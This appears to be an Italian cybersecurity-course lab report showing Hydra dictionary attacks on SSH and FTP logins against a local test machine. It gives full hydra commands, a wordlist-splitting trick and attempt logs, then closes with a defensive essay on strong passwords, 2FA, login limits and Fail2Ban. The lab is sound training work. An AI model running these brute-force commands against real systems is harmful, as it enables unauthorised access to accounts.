
Progetto S6/L5

Hydra

Craccare l’autenticazione del servizio SSH




```
┌──(alessio㉿Aluandr)-[~]
└─$ ssh test_user@192.168.1.8
The authenticity of host '192.168.1.8 (192.168.1.8)' can't be established.
ED25519 key fingerprint is SHA256:IJnLR5kRHN20r4bR+jf65XC7CvZtvkWxLtOcyzHzOak.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.8' (ED25519) to the list of known hosts.
test_user@192.168.1.8's password:
Linux Aluandr 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Con il comando ssh test_user@192.168.1.8 testiamo la connessione. Se la nostra connessione risponderà correttamente procederemo con il passaggio successivo

Ora inseriamo il nostro comando in hydra _hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ssh://192.168.1.102 -t 4 -V e facciamo partire il nostro programma.

```
alessio@Aluandr: ~
File  Actions  Edit  View  Help
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "jasmine" - 70 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "brandon" - 71 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "666666" - 72 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "shadow" - 73 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "melissa" - 74 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "eminem" - 75 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "matthew" - 76 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "robert" - 77 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "danielle" - 78 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "forever" - 79 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "family" - 80 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "jonathan" - 81 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "987654321" - 82 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "computer" - 83 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "whatever" - 84 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "dragon" - 85 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "vanessa" - 86 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "cookie" - 87 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "naruto" - 88 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "summer" - 89 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "sweety" - 90 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "spongebob" - 91 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "joseph" - 92 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "junior" - 93 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "softball" - 94 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "taylor" - 95 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "yellow" - 96 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "daniela" - 97 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "lauren" - 98 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "mickey" - 99 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.8 - login "test_user" - pass "princesa" - 100 of 14344399 [child 8] (0/0)
```



Alla fine della nostra scansione apparirà in verde la password che siamo andati a craccare

Metodo utilizzato per aumentare la velocità di ricerca della porta SSH

"Dividiamo il dizionario Rockyou in 10 parti per alleggerire le ricerche, poiché il dizionario contiene milioni di password."

split -n 10 /usr/share/wordlists/rockyou.txt /usr/share/wordlists/rockyou_part


Ora che lo abbiamo sezionato azioniamo il nostro programma.

hydra -l test_user -P /usr/share/wordlists/rockyou_part_ab ssh://192.168.1.8 -t 4 -V

Ora posso muovermi in sezioni in maniera silenziosa ma troverò velocemente la mia password (Se contenente nel dizionario).

FTP


Craccare l’autenticazione del servizio FTP




Con il comando **sudo apt-get install vsftpd attiviamo il servizio FTP** e lo avviamo con **service vsftpd start**

Inseriamo il nostro metodo di ricerca con Hydra

hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ftp://192.168.1.8 -t 64 -V -f





Questo è ciò che verrà restituito con la password trovata

Relazione: La Sicurezza delle Password e i Rischi degli Attacchi tramite Programmi di Cracking

Le password sono uno degli strumenti di autenticazione più comuni utilizzati pe proteggere l'accesso a sistemi, applicazioni e risorse online. Tuttavia, la sicurezza di una password dipende dalla sua complessità, dalla gestione e dalle protezioni implementate nei sistemi. In assenza di misure di sicurezza adeguate, gli attaccanti possono facilmente sfruttare vulnerabilità nei sistemi di autenticazione per ottenere l'accesso non autorizzato. Programmi di cracking come Hydra sono strumenti potenti che permettono agli aggressori di tentare di indovinare le password, e se non vengono adottate misure preventive, le credenziali degli utenti possono essere compromesse.

Cos'è Hydra e come funziona

Hydra è uno degli strumenti di cracking delle password più utilizzati da hacker e professionisti della sicurezza per testare la robustezza delle credenziali di accesso. Funziona principalmente tramite attacchi di tipo brute force (forza bruta) o dictionary attack, in cui tenta una serie di password per determinare quella corretta. Hydra supporta diversi protocolli, tra cui SSH, HTTP, FTP, RDP, e molti altri, rendendolo uno strumento versatile per violare sistemi vulnerabili.

Hydra utilizza un dizionario di parole (un file contenente potenziali password) e cerca di abbinare ciascuna parola del dizionario a una possibile password del sistema target. Gli utenti possono personalizzare i dizionari e le modalità di attacco per cercare di ottenere la password corretta in tempi più rapidi.

Come un attaccante può sfruttare strumenti come Hydra

Attacchi di Forza Bruta: Con Hydra, un attaccante può eseguire un attacco di forza bruta su una porta SSH o su qualsiasi altro servizio che utilizzi l'autenticazione tramite password. In questo tipo di attacco, il programma tenta tutte le combinazioni possibili di password fino a trovare quella corretta. Se la password è troppo semplice o comune, questo attacco può essere completato molto rapidamente.

Attacchi con Dizionario: Un altro metodo comune è l'attacco a dizionario. In questo caso, Hydra utilizza un file di testo contenente una lista predefinita di password comuni o parole frequentemente utilizzate dagli utenti. Se la password è contenuta nel dizionario, il programma la troverà velocemente. Dizionari come "rockyou.txt" (contenente milioni di password comuni) sono frequentemente utilizzati per questo tipo di attacco.

Esecuzione in parallelo e personalizzazione: Hydra consente di eseguire attacchi paralleli tramite l'uso di thread multipli, aumentando enormemente la velocità di cracking. Inoltre, l'attaccante può personalizzare le opzioni, come il numero di tentativi massimi, il tempo di attesa tra i tentativi e altro ancora, per evitare di essere rilevato dai sistemi di protezione (ad esempio, sistemi di blocco degli accessi dopo un numero eccessivo di tentativi falliti).

Come proteggersi dagli attacchi di cracking

Per proteggersi dagli attacchi di cracking delle password, è fondamentale adottare le seguenti precauzioni:

Complessità delle password: Le password dovrebbero essere complesse, lunghe e uniche. Una buona pratica è usare una combinazione di lettere maiuscole, minuscole, numeri e caratteri speciali. Evitare password comuni come "123456" o "password", che sono facilmente individuabili nei dizionari di cracking.

Autenticazione a due fattori (2FA): Abilitare l'autenticazione a due fattori (2FA) sui sistemi e sulle applicazioni aggiunge un ulteriore livello di sicurezza. Anche se un attaccante ottiene la password, non sarà in grado di accedere senza il secondo fattore (ad esempio, un codice inviato via SMS o tramite un'app di autenticazione).

Limitazione dei tentativi di login: Configurare il sistema per bloccare l'accesso dopo un certo numero di tentativi falliti può rallentare o impedire gli attacchi di forza bruta. Alcuni sistemi possono anche inviare notifiche di accesso sospetto.

Monitoraggio e analisi dei log: Monitorare i log di accesso e analizzare i tentativi di login falliti può aiutare a rilevare e fermare gli attacchi in corso. Programmi come Fail2Ban possono automaticamente bloccare gli IP che tentano troppi accessi falliti.

Cifratura delle comunicazioni: Utilizzare protocolli sicuri, come SSH invece di Telnet, e cifrare i dati sensibili aiuta a proteggere le credenziali da attacchi man-in-the-middle e altre minacce

Conclusioni

Gli attacchi alle credenziali tramite programmi di cracking come Hydra sono reali e facili da eseguire, se le giuste precauzioni non vengono adottate. La protezione delle credenziali è essenziale per prevenire l'accesso non autorizzato e per tutelare la sicurezza e la privacy degli utenti. Implementare politiche di password forti, utilizzare autenticazione a due fattori e monitorare continuamente i sistemi sono passi fondamentali per proteggere i dati sensibili e prevenire potenziali violazioni della sicurezza.